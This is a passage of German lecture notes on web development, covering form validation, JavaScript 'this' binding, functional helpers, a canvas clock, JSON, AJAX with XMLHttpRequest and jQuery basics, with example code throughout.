fieldset { padding: 10px; border: 1px solid black; margin-bottom: 5px; }

li { padding: 10px; }

input[type=submit] { float: right; margin-top: 10px; }

input[type=text]:valid {
    color: green;
}

input[type=text]:invalid {
    color: red;
}

```

Die zweite Version zeigt, dass sich mit relativ wenig Aufwand eine spezialisiertere Prüfung der Eingaben und ein besseres Feedback für den Nutzer erreichen lässt.

The screenshot shows a "Change Your Password" form with three fields and a "create" button. The first field, "Username:", contains "Mustermann" with a green checkmark icon to its right. The second field, "Password 1:", has a blue placeholder "..." and a yellow warning icon with the text "Passwords must match." above the third field. The third field, "Password 2:", also has a blue placeholder ".....". The "create" button is at the bottom right.

File formvalidation2.html:

```
<!DOCTYPE html>
<html>
<head lang="en">
    <meta charset="UTF-8">
    <title>Form Validation 2</title>
    <link rel="stylesheet" href="css/ownstyles2.css">
    <link rel="stylesheet" href="css/elusive-icons/css/elusive-icons.min.css">
</head>
<body>
<form action="form_response.php" method="post">
    <fieldset>
        <legend>Change Your Password</legend>
        <ul>
            <li>
                <label for="username">Username:</label>
                <div>
                    <input id="username" type="text" name="username" pattern="[a-zA-Z0-9_-]{6,12}">
                    <span id="icon"></span>
                </div>
            </li>
            <li>
                <label for="password1">Password 1:</label>
                <input id="password1" name="pw1" type="password" required"/>
            </li>
            <li>
                <label for="password2">Password 2:</label>
                <input id="password2" name="pw2" type="password" required"/>
            </li>
        </ul>
        <input id="submit" type="submit" value="create">
    </fieldset>
</form>
<script src="js/validate.js"></script>
</body>
</html>
```

File **ownstyles2.css** ergibt sich aus **ownstyles1.css**, wenn folgende Spezifikationen hinzugefügt werden.

```
#icon {
    display: inline-block;
    position: relative;
}

.icon-green {
    color: green;
}

.icon-red{
    color: red;
}
```

File validate.js:

```
var form = document.forms[0],
    submit = document.getElementById("submit"),
    nameInput = document.getElementById("username"),
    nameInputIcon = document.getElementById('icon'),
    passwordInput1 = document.getElementById('password1'),
    passwordInput2 = document.getElementById('password2');

nameInput.addEventListener("invalid", function(e) {

    if(nameInput.validity.valueMissing){
        e.target.setCustomValidity("Please create a username");
    } else if(!nameInput.validity.valid) {
        e.target.setCustomValidity("This is not a valid username");
    }
    // avoid the problem when resuming typing after getting a custom invalid message
    nameInput.addEventListener("input", function(e){
        e.target.setCustomValidity("");
    });
}, false);

nameInput.addEventListener("keyup", function (event) {

    if (nameInput.validity.valid) {
        // show OK symbol:
        nameInputIcon.className='el el-ok-sign icon-green';
    } else {
        // show ERROR symbol:
        nameInputIcon.className='el el-error-alt icon-red';
    }
}, false);

var checkPasswordValidity = function() {

    if (password1.value != password2.value) {
        password1.setCustomValidity('Passwords must match.');
    } else {
        password1.setCustomValidity("");
    }
};

password1.addEventListener('change', checkPasswordValidity, false);
password2.addEventListener('change', checkPasswordValidity, false);
```

→ https://developer.mozilla.org/en-US/docs/Web/Guide/HTML/Forms/Data_form_validation

→ <http://www.html5rocks.com/en/tutorials/forms/constraintvalidation/>

Hinweis:

Die Kommunikation zwischen Client und Server lässt sich mit den Entwicklertools der gängigen Browser leicht kontrollieren. Bei Chrome sieht das bei diesem Beispiel so aus:

The screenshot shows the Chrome DevTools Network tab with the title "PHP ECHO OF POST REQUEST:" at the top. Below the title is a table with three rows of form data:

username	Mustermann
pw1	123#456
pw2	123#456

Below the table is the Network tab interface. The request "form_response.php" is selected. The "General" section shows the following details:

- Remote Address: [::1]:8888
- Request URL: http://localhost:8888/forms/form_response.php
- Request Method: POST
- Status Code: 200 OK

The "Form Data" section shows the posted values:

- username: Mustermann
- pw1: 123#456
- pw2: 123#456

At the bottom of the Network tab, it says "1 requests | 922 B transferred...".

4.20 this oder that?

Der Wert der this-Referenz wird automatisch beim Aufruf einer Funktion gesetzt. Dabei erhält *this* die Referenz auf den Aufrufer. Hierzu macht es Sinn drei Szenarien zu vergleichen:

1.

```
function log_this() {
    console.log(this);           // → global object (strict mode: → undefined)
};
```

2.

```
myObj = {};
myObj.log_this = function(){
    console.log(this);           // → myObj
}
```

3.

```
var element = document.getElementById('someID');
element.addEventListener('click', function() {console.log(this); // → element
}, false);
```

Interessant wird es, wenn der obige Event-Handler innerhalb einer Funktion vereinbart wird:

```
myObj = {};
myObj.log_this = function(){
    console.log(this);           // → myObj
    var element = document.getElementById('someID');
    element.addEventListener('click', function() {console.log(this); // → element !!!
}, false);
};
```

Problem erkannt? Die this-Referenz zeigt nach dem Aufruf von addEventListener auf das Element, von dem das Event ausgeht, was z.B. dann hilfreich ist, wenn gleichartige Events generisch von einem universellen Event-Handler behandelt werden sollen.

Aber was ist zu tun, wenn im Event-Handler auf eine Eigenschaft von *myObj* zugegriffen werden soll?

Mit einem Buffer – hier *that* genannt – geht es ganz einfach:

```
myObj = {};
myObj.log_this = function(){
    var that = this;             // → myObj
    var element = document.getElementById('someID');
    element.addEventListener('click', function() {console.log(that); // → myObj
}, false);
};
```

4.21 Funktionale Programmierung – einfache Beispiele

Funktionen sind Objekte und können als Parameter an Funktionen übergeben werden. Das ermöglicht hilfreiche Abstraktionen, wie die folgenden Beispiele demonstrieren.

Was tut man mit Arrays? Genau, einen Eintrag nach dem anderen modifizieren. Immer wieder.

Immer wieder for (var i=0; i < someArray.length; i++) ...

Zum Beispiel:

```
function printArray(array) {  
    for (var i = 0; i < someArray.length; i++)  
        alert(someArray[i]);  
}
```

Frage: Lässt sich die Schleife durch Verwendung einer Funktion abstrahieren? Kann so etwas wie *forEach* selbst gebaut werden?

In JavaScript ist das kein Problem. Funktionen sind Objekt und Objekte können Parameter von Funktionen sein...

```
function forEach(array, action) {  
    for (var i = 0; i < array.length; i++)  
        action(array[i]);  
}  
  
forEach(["Schwarz", "Rot", "Gold"], alert);
```

Noch ein Beispiel: Angenommen, es sollen Zahlen in einem Array aufsummiert werden. Hier kommt eine kurze Implementierung mit Hilfe von der obigen *forEach* Methode und einer anonymen Methode. Über die Schönheit und Angemessenheit könnte man streiten:

```
function sum(numbers) {  
    var total = 0;  
  
    forEach(numbers, function (number) {total += number; });  
  
    return total;  
}  
  
alert(sum([1, 10, 100]));
```

Die Funktion `sum` ist ein Spezialfall einer Reduce-Funktion. Eine Reduce-Funktion (statt `reduce` wird manchmal auch die Bezeichnung `fold` verwendet) erzeugt aus einem Array einen einzigen Wert, indem jeder Eintrag mit einem (sich dadurch ändernden) Basiswert kombiniert wird.

Mit `reduce` lässt sich die Funktion `sum` so implementieren:

```
function reduce(combine, base, array) {  
    forEach(array, function (element) { base = combine(base, element); });  
  
    return base;  
}  
  
function add(a, b) {  
  
    return a + b;  
}  
  
function sum(numbers) {  
  
    return reduce(add, 0, numbers);  
}
```

Zuletzt noch ein Beispiel mit der Map-Funktion. Sie sorgt dafür dass auf alle Einträge eines Arrays dieselbe (als Parameter übergebene) Funktion angewendet wird. Die Ergebnisse werden in ein neues Array eingetragen, das schließlich returniert wird.

```
function map(aFunction, array) {  
  
    var result = [];  
  
    forEach(array, function (element) { result.push(aFunction(element)); });  
  
    return result;  
}  
  
printArray(map(Math.round, [0.01, 2, 9.89, Math.PI])); // Annahme: printArray existiert.
```

4.22 Beispiel: JavaScript-Uhr (Animation im Canvas-Element)

Es wird eine Uhr mit JavaScript simuliert, die die Sekunden eines Timers hoch zählt und die daraus errechnete Zeit sowohl digital als auch analog in einem HTML5- Canvas Element darstellt.

Die Implementierung demonstriert die Verwendung des *Revealing Module Pattern*.



clock.html:

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>Clock</title>
  <link rel="stylesheet" href="css/clockstyles.css">
  <script src="js/cyclecounter.js"></script>
  <script src="js/clock.js"></script>
</head>
<body>
  <div id="container">
    <h1>CLOCK</h1>
    <canvas id="clockcanvas" width="300" height="300"></canvas>
    <input type="time" id="clockininput" value="00:11:22">
  </div>
</body>
</html>
```

clockstyles.css:

```
#container {  
    color:#555;  
    width:300px;  
    margin:20px auto 0;  
  
    padding:30px;  
    border:3px solid #ddd;  
    background:#f8f8f8;  
    border-radius: 5px;  
}  
  
.clockinput {  
    width:100px;  
    position:absolute; left:50%;  
    margin-left:-50px  
}  
  
h1 {  
    text-align:center;  
    margin: 0 0 20px;  
}
```

“use strict” sorgt für eine strikte Überprüfung durch den Interpreter, bei der u. a. deprecated features angemahnt werden.

Die folgende wiederverwendbare Funktion CycleCounter returniert ein Objekt mit den Methoden init(), reset(), addOne() und getValue(). Die zugehörigen privaten Attribute minValue, maxValue, value, und die Referenzen für die CallBack-Funktionen werden in der Closure aufbewahrt. Dieses Design ist als Revealing Module Pattern bekannt.

cyclecounter.js:

```
var CycleCounter = function () {  
    "use strict";  
  
    var minValue = null,  
        maxValue = null,  
        value = null,  
        onChange = null,  
        onReset = null,  
  
    init = function (min, max, start, onChangeFkt, onResetFkt) {  
  
        if (isNaN(min) || isNaN(max) || isNaN(start)){  
            throw new Error("CycleCounter expects numeric min, max and start values");  
        } else if ((min > max) || (start < min) || (start > max)) {  
            throw new Error("CycleCounter expects min <= start <= max");  
        }  
  
        minValue = min;  
        maxValue = max;  
        value = start;  
        onChange = onChangeFkt;  
    }  
};
```

```

        onReset = onResetFkt;
    },

    addOne = function () {
        if (value < maxValue) {
            value++;
        } else {
            if (onReset) {
                onReset();
            }
            value = minValue;
        }
        if (onChange) {
            onChange();
        }
    },
    reset = function () {
        value = minValue;
    },
    getValue = function () {
        return value;
    };

    return {
        init: init,
        reset: reset,
        addOne: addOne,
        getValue: getValue
    };
};

}

```

Im folgenden Skript werden drei zyklische Zähler (für die Sekunden, Minuten und Stunden) erzeugt. Mit setInterval() wird ein Timer gestartet, der den Sekundenzähler alle 100 msec eine Eins addieren lässt. Beachtenswert ist die lockere Kopplung zwischen den Zählern, die für die Überträge sorgt.

clock.js:

```

window.onload = function () {
    "use strict";

    var secCounter = new CycleCounter();
    var minCounter = new CycleCounter();
    var hCounter = new CycleCounter();

    var onTimeChange = function(){
        var hours = hCounter.getValue();
        var minutes = minCounter.getValue();
        var seconds = secCounter.getValue();

        drawAnalogTime(hours, minutes, seconds);
        drawDigitalTime(hours, minutes, seconds);
    }

}

```

```

try {
    secCounter.init(0, 59, 0, onTimeChange, minCounter.addOne);
    minCounter.init(0, 59, 0, null, hCounter.addOne);
    hCounter.init(0, 24, 0, null, null);
} catch(e){
    console.error(e.name + " " + e.message);
}

setInterval(secCounter.addOne,100);
};

function drawDigitalTime(hrs, min, sec) {
    var clnput = document.getElementById("clockinput");
    hrs = (hrs<10)? ("0"+hrs.toString()): hrs;
    min = (min<10)? ("0"+min.toString()): min;
    sec = (sec<10)? ("0"+sec.toString()): sec;
    clnput.value = hrs + ":" + min + ":" + sec;
}

function drawAnalogTime(hrs, min, sec) {
    "use strict";
    var canvas = document.getElementById('clockcanvas');
    if (canvas.getContext) {
        var ctx2d=canvas.getContext('2d');
        ctx2d.clearRect(0,0,300,300);
        ctx2d.save();
        ctx2d.translate(150,150);
        var angle,
            sinAngle,
            cosAngle,
            xStart,
            yStart,
            xEnd,
            yEnd;

        for (var i=1;i<=60;i++) {
            angle=Math.PI/30*i;
            sinAngle=Math.sin(angle);
            cosAngle=Math.cos(angle);
            //If modulus of divide by 5 is zero then draw an hour marker/numeral
            if (i % 5 == 0) {
                ctx2d.lineWidth=5;
                xStart=sinAngle*100;
                yStart=cosAngle*-100;
                xEnd=sinAngle*120;
                yEnd=cosAngle*-120;
            } else {
                ctx2d.lineWidth=2;
                xStart=sinAngle*110;
                yStart=cosAngle*110;
                xEnd=sinAngle*120;
                yEnd=cosAngle*120;
            }
            ctx2d.beginPath();
            ctx2d.moveTo(xStart,yStart);
            ctx2d.lineTo(xEnd,yEnd);
            ctx2d.stroke();
        }
    }
}

```

```

ctx2d.lineWidth=6;
ctx2d.save();

//Draw hour hand by rotating the canvas
ctx2d.rotate(Math.PI/6*(hrs+(min/60)+(sec/3600)));
ctx2d.beginPath();
ctx2d.moveTo(0,10);
ctx2d.lineTo(0,-60);
ctx2d.stroke();
ctx2d.restore();
ctx2d.save();

//Draw minute hand by rotating the canvas
ctx2d.rotate(Math.PI/30*(min+(sec/60)));
ctx2d.beginPath();
ctx2d.moveTo(0,20);
ctx2d.lineTo(0,-110);
ctx2d.stroke();
ctx2d.restore();
ctx2d.save();

//Draw second hand by rotating the canvas
ctx2d.rotate(Math.PI/30*sec);
ctx2d.strokeStyle="#33E";
ctx2d.beginPath();
ctx2d.moveTo(0,20);
ctx2d.lineTo(0,-110);
ctx2d.stroke();
ctx2d.restore();
ctx2d.restore(); // go to the state before translation
}

}

```

Selbsttest:

- Wie lassen sich mit JavaScript Objekte initialisieren? Wie können sie mit zusätzlichen Attributen oder Funktionen während der Laufzeit ausgestattet werden?
- Wie lässt sich in JavaScript Beerbung ohne Klassen realisieren?
- Wann könnte es sinnvoll sein, einer Funktion ein Funktionsobjekt als Argument zu übergeben. Wie macht man das konkret?
- Wie kann in JavaScript gekapselt werden, obwohl es weder Klassen noch private Variablen gibt?
- Erstellen Sie ein Minimalbeispiel, das demonstriert, wie sich eine Animation in einem Canvas-Element realisieren lässt.
- Implementieren Sie ein Beispiel, das zeigt, wie mit JavaScript auf typische Interaktionsereignisse reagiert werden kann.
- Demonstrieren Sie anhand eines Beispiels, dass sich der Aufbau (HTML) und die Gestaltung (CSS) einer Webseite mittels JavaScript verändern lässt.
- Wann ist der Einsatz eines Prototyps dringend zum Empfehlen. Erläutern Sie das Problem an einem Beispiel.

5 Dynamische Websites

Die Reaktion einer dynamischen Website hängt von dem aktuellen Zeitpunkt und der jeweiligen Situation ab.

Statische Webseiten verhalten sich dagegen über längere Zeiträume immer gleich, weil immer wieder dieselben HTML-Seiten ausliefern werden, die beim letzten Update erstellt wurden.

Dynamische Websites können aktuelle Daten anzeigen (z. B. Wetter, Börsenkurse), auf Wünsche der Benutzer reagieren (z. B. eine bestimmte Warengruppe anzeigen) und Daten vom Benutzer (z. B. Registrierung, Eintrag in den Warenkorb) entgegen nehmen.

Die aktuellen, der Situation entsprechenden Daten können auf zwei verschiedene Arten zu Benutzer kommen:

1. Es wird eine frisch generierte, komplett HTML-Seite gesendet, oder
2. es werden nur die Daten gesendet, die zur Aktualisierung benötigt werden.

Die erste – klassische – Variante kann auch mit leistungsschwachen Clients und deaktivierten JavaScript funktionieren.

Wenn der Benutzer einen Dialog führt, indem er nicht nur Links folgt, sondern auch wiederholt Daten an den Server sendet, muss ein sog. Session Tracking implementiert werden, da sonst der Server anhand des zustandslosen HTTP-Protokolls nicht erkennen könnte, mit welchem Client er gerade kommuniziert.

Programme, die komplett HTML-Seiten erzeugen, sind oft unübersichtlich, denn sie enthalten Code zur Ausgabe von HTML und Code zur Beschaffung und Erzeugung von den Daten, die dem Client übermittelt werden sollen.

Die zweite Variante wird bei dynamischen Webseiten und bei SPAs (Single Page Applications) verwendet, wobei AJAX oder aber auch Sockets verwendet werden könnten.

Diese Variante ist auch dann geeignet, wenn die Geschäftslogik zu einem großen Teil im Client implementiert werden soll. Mit ihr wäre es möglich, den Warenkorb im Client zu verwalten und erst nachdem alle wichtigen Kaufdaten ermittelt und geprüft sind, den kompletten Auftrag verschlüsselt dem Server zu übermitteln.

Davor würden natürlich immer wieder einfache Anfragen an den Server gesendet (z. B. zur Anzeige von gesuchten Waren, zur Prüfung der Identität und der Kontoinformationen, zur Ermittlung eines möglichen Lieferdatums).

Mit dem seit HTML5 verfügbaren Local Storage könnte sogar vorübergehend offline gearbeitet und anschließend synchronisiert werden.

In diesem Zusammenhang sind auch RESTful Services zu nennen, die die Komplexität der Schnittstelle zwischen Client und Server konsequent minimieren. REST steht für REpresentational State Transfer.

Für beide Varianten ist ab einer gewissen Komplexität die Verwendung eines geeigneten Frameworks zu empfehlen.

Zuletzt sei noch erwähnt, dass es natürlich auch möglich ist, die beiden genannten Varianten zu kombinieren. Die damit verbesserte User Experience wird dann durch eine erschwerete Wartbarkeit erkauft.


6 JSON

Wenn viele Daten gleichzeitig zwischen Client und Server hin und her geschickt werden, macht es Sinn, sie geeignet zu verpacken. Gebräuchliche Formate sind:

- URL-kodierte Wertepaare,
- XML,
- JSON.

Im ersten Fall entspricht die Datenstruktur einem assoziativen Array (Folge von Schlüssel-Wert-Paaren, wie sie bei einem Submit eines HTML-Formulars entsteht, während mit XML und JSON beliebige hierarchische Strukturen abgebildet werden können).

Wer JSON noch nicht kennt, sollte die Webseite von json.org besuchen. Dort sind die Ausdrucksmöglichkeiten von JSON schnell anhand von Syntaxdiagrammen zu erkennen.



2 der 5 Syntaxdiagramme von JSON (Quelle: json.org)

Weiter unten auf dieser Seite werden für fast alle wichtigen Programmiersprachen die wichtigsten JSON-Bibliotheken aufgeführt.

Die Struktur von JSON ist auf JavaScript-Objekte (vgl. Objektnotation) abbildbar. Außerdem kann mit JSON sowohl ein assoziatives Array als auch ein normales Array, bei dem auf die Einträge über die Position zugegriffen wird, kodiert werden.

XML ist bei vielen Hierarchiestufen deutlich besser lesbar, aber dieser Vorteil ist bei typischen Webanwendungen kaum entscheidend.

Wenn Arrays oder einfach strukturierte Objekte serialisiert übertragen werden sollen, kommt es auf minimalen Overhead und einfach zu bedienende Schnittstellen an – und da hat sich JSON weitgehend durchgesetzt.

Zum Glück gibt es sowohl client- als auch serverseitig hilfreiche JavaScript-, jQuery- und PHP-Funktionen, die das Kodieren und Enkodieren übernehmen können.

Selbsttestfragen:

- Woran ist anhand der Syntaxdiagramme zu erkennen, dass mit JSON Hierarchien (Baumstrukturen) dargestellt werden können?
- Welche Beziehung besteht zwischen JavaScript-Objekten und JSON-Ausdrücken?
- Wie lässt sich ein Array als JSON-Ausdruck darstellen?
- Wie unterscheidet sich das JSON-Format vom XML-Format?

7 AJAX

Ajax (Akronym aus **A**synchronous **J**ava**S**cript and **X**ML) ist eine Technologie zur asynchronen Datenübertragung zwischen einem Browser und einem Server.

Eine Ajax-Anwendung kann eine HTML-Seite ändern ohne sie komplett neu laden zu müssen. Da die Seite auch während der partiellen asynchronen Ladevorgänge auf Benutzereingaben reagieren kann, wirkt sie u. U. wie eine Desktop-Anwendung.

Beispiele: Google Auswahllisten, Google Maps, Yahoo Mail, Flickr, Last.fm, Facebook, ...

Ajax basiert in den allermeisten Anwendungsfällen auf der Verwendung von JavaScript und dem XMLHttpRequest-Object, das von den üblichen Browsern seit etlichen Jahren zur Verfügung gestellt wird.

Serverseitig gibt es keine besonderen Anforderungen, da über HTTP kommuniziert wird. Meistens wird dabei mit PHP oder Java gearbeitet.

Das mit Abstand gebräuchlichste Datenaustauschformat ist – anders als es das X in Ajax suggeriert – JSON, weil es optimal zu JavaScript passt und weniger Redundanz aufweist als XML. Natürlich lassen sich auch andere Formate wie Textdateien oder Bilddateien mit Ajax laden.

Vor- und Nachteile von AJAX

- (+) Kein Neuladen bereits vorhandenen Informationen, weniger Traffic, schnellere Reaktion auf Benutzereingaben.
- (+) Allgemein verfügbar (ohne spez. Plugins, alle Browser, alle Betriebssysteme).
- (-) Höhere Aufwand für die Realisation von Zurück-Funktionalität, Lesezeichen, Suchmaschinen-Optimierung, Barrierefreiheit .
- (-) Polling-Problem (Webserver können nicht von sich aus asynchron den Client benachrichtigen. Deshalb muss der Client wiederholt anfragen, ob neue Informationen da sind).
- (-) Die Latenzzeit verwirrt den Benutzer.
- (-) Funktioniert nur bei aktiviertem JavaScript.

Die Eigenschaft **readyState** des XMLHttpRequest-Objects beschreibt einen Zyklus aus 5 Zuständen (0 bis 5). Sie bedeuten:

0	uninitialized
1	open (was called)
2	sent
3	receiving
4	loaded

Die Zustände 0, 1 und 4 werden von den aktuell gebräuchlichen Browsern unterstützt.

Die Eigenschaft **status** des XMLHttpRequest-Objects stellt den Statuscode des HTTP-Protokolls zur Verfügung. Wenn (`myXMLHttpRequestObject.status == 200`) gilt, ist alles OK. Andernfalls sollte der Statuscode analysiert werden.

7.1 Ajax: Laden einer Textdatei

xmlhttp.js:

```
function xmlhttp() {
    var xhr;

    if (window.XMLHttpRequest) { // wenn es window.XMLHttpRequest gibt
        xhr = new XMLHttpRequest(); // IE 7+, alle anderen Browser
    } else if (window.ActiveXObject) { // wenn es window.ActiveXObject gibt
        xhr = new ActiveXObject("Microsoft.XMLHTTP"); // IE 5-6
    }

    return xhr;
}
```

ajax.html:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
    <title></title>
    <script type="text/javascript" src="xmlhttp.js">
    </script>
    <script type="text/javascript">
        var xhr = xmlhttp();

        function rufeServer() {
            xhr.open("GET", "daten.txt", true); // true für asynchron
            xhr.onreadystatechange = gibDatenAus; // keine () !
            xhr.send(null); // nichts senden
        }

        function gibDatenAus() {
            if (xhr.readyState == 4) {
                var ergebnis = xhr.responseText;
                document.getElementById("Absatz").innerHTML = ergebnis;
            }
        }
    </script>
</head>
<body>
    <form>
        <input type="button" value="Rufe Server" onclick="rufeServer();"/>
    </form>
    <p id="Absatz">...</p>
</body>
</html>
```

Ajax: String zum Server und zurück

ajax_post.html:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
    <title></title>
    <script type="text/javascript" src="xmlhttp.js"></script>
    <script type="text/javascript">
        var xhr = xmlhttp();
        function umwandeln() {
            xhr.open("POST", "post.php", true);
            xhr.onreadystatechange = gibDatenAus;
            // bei POST nicht vergessen:
            xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
            xhr.send("text=" + escape(document.getElementById("Eingabe").value));
        }
        function gibDatenAus() {
            if (xhr.readyState == 4) {
                document.getElementById("Ausgabe").innerHTML =
                    xhr.responseText;
            }
        }
    </script>
</head>
<body>
    <form>
        <input type="text" id="Eingabe" />
        <input type="button" value="Text umwandeln"
            onclick="umwandeln();"/>
    </form>
    <p id="Ausgabe"></p>
</body>
</html>
```

post.php:

```
<?php
if (isset($_POST['text']) && is_string($_POST['text'])) {
    echo htmlspecialchars(strrev($_POST['text']));
}
?>
```

Serverseitig wurde der String einfach umgedreht (z. B. Hallo → ollaH).

8 jQuery Core

JQuery ist eine häufig genutzte JavaScript-Bibliothek, die u. a. das Event Handling, die DOM-Manipulationen und die Programmierung von Ajax Requests erfreulich vereinfacht. Sie berücksichtigt die Browser-Eigenheiten und kapselt sie so, dass Programmierer entlastet werden..

Vorteile:

- Open Source,
- vereinfachte Selektion im DOM (weitgehende Analogie zu CSS-3 Selektoren)
- umfangreiche Optionen zur Manipulation des DOM,
- weitgehende Browser-Unabhängigkeit,
- eigenes Ereignissystem,
- totale Trennung von Javascript und HTML möglich,
- kompakt und prägnant (“write less – do more”)
- durch Plug-ins erweiterbar (z. B. jQuery UI)
- erfordert nur minimale Javascript-Kenntnisse

Zugriff aus das DOM

Um mit Javascript auf das DOM zugreifen zu können, muss dieses erst geladen sein. Das folgende Beispiel zeigt das klassische Verfahren. Nachteilig ist, dass das OnLoad-Ereignis erst dann geworfen wird, wenn das komplette Dokument einschließlich aller Ressourcen (wie z.B. Bilder) geladen ist.

```
<!DOCTYPE html>
<html>
    <head>
        <title>Variation 2</title>
        <script type="text/javascript">
            window.onload = function() {
                var button = document.getElementById('button');
                button.onclick = function() {
                    document.getElementById('text').style.color = 'red';
                }
            }
        </script>
    </head>
    <body>
        <p id="text">some text</p>
        <button id="button">change text color</button>
    </body>
</html>
```

jQuery ermöglicht den Zugriff auf das DOM gleich nach dem Laden des HTML-Codes, wie das folgende Beispiel demonstriert.

```

<!DOCTYPE html>
<html>
<head>
    <title></title>
    <script type="text/javascript" src="js/jquery-1.10.1.js"></script>
    <script type="text/javascript">
        $(document).ready(function() {
            $('#button').click(function() {
                $('#text').css('color', 'red');
            });
        });
    </script>
</head>
<body>
    <p id="text">some text</p>
    <button id="button">change text color</button>
</body>
</html>

```

8.1.1 Was heisst hier \$?

\$ ist der Name einer globalen jQuery-Funktion (genauer: der Alias für die Funktion *jQuery*), die primär als Selektor verwendet wird.

```
var jQuery = window.jQuery = window.$ = function(selector, context){...}
```

Diese Funktion ermöglicht – abhängig vom Typ ihrer Argumente – einen komfortablen Zugriff auf verschiedene DOM-Elemente:

- \$(Function) : Aufruf der Funktion sobald es möglich ist.
- \$(DOM-Objekt): liefert ein JQuery-Objekt, das das DOM-Objekt referenziert
- \$(CSS-Selektor-String) liefert eine Kollektion aller Objekte, die so selektiert wurden.
- \$("#HTML-ID") liefert ein JQuery-Objekt, das das HTML-Objekt mit der gewählten ID referenziert
- \$("#HTML-ID").html() liefert das zugehörige InnerHTML
- \$("#HTML-ID").html("neu") setzt das zugehörige InnerHTML auf den Wert „neu“.

Methoden-Verkettung (chaining)

Angenommen, ein jQuery-Objekt jq0 soll schrittweise durch Ausführung von Methoden verändert werden, dass aus dem alten jQuery-Objekt ein neues verändertes jQuery-Objekt entsteht.



Weil der Rückgabewert einer jQuery-Methode das aktuell durch Änderung entstandene Objekt ist, kann er Aufruf so erfolgen:

```

JQ0.m1().m2();
anstatt JQ1 = JQ0.m1();
                JQ2 = JQ1.m2();

```

Daraus folgt, das jQuery-Code oft aus einer – u. U. langen – Anweisungszeile besteht.

8.1.2 Ajax mit jQuery

Das folgende Beispiel zeigt, wie mit jQuery und Ajax auf Knopfdruck ein PHP-Objekt geladen werden kann.

ajax_json.html:

```

<!DOCTYPE html>
<html>
<head>
    <title></title>
    <script type="text/javascript" src="js/jquery-1.10.1.js"></script>
    <script type="text/javascript">
        $(document).ready(function() {
            $("#Button").click(function() {
                // weil getJSON anstelle von get verwendet wird, ist das Result vom Typ Object
                $.getJSON("ajax_json.php", function(result) {
                    $("#outregion").html(result.name);
                });
            });
        });
    </script>
</head>
<body>
    <form>
        <input type="button" id="Button" value="Klick mich" />
    </form>
    <output id="outregion">...</output>
</body>
</html>

```

Die folgende PHP-Datei liefert (wenn // richtig gesetzt ist) ein Testarray oder ein Testobjekt.

ajax_json.php:

```

<?php
$address = array( 'firstname'=>'Max',
                  'lastname'=>'Mustermann',
                  'streetaddress'=>'Eichenallee 7',
                  'city'=> 'Berlin',
                  'zipcode'=> 'D 12345'
);


//mit stdClass laesst sich ein (fast) leeres Objekt erzeugen
$article = new stdClass;
$article -> id='st4711';
$article -> name='tsosamu hard disc e20023';
$article -> description='ultra fast, 2G, ...';
//echo json_encode($address);
echo json_encode($article);

```

8.2 Formular-POST mit jQuery, jQueryUI und Ajax

jQueryUI basiert auf jQuery und bietet Widgets (wie z.B. Menu, Tooltip, Slider), Interactions (z. B. Drag&Drop) und Effekte. Die Dokumentation ist vorbildlich, und die [Demo](#)-Seite ist sehenswert.

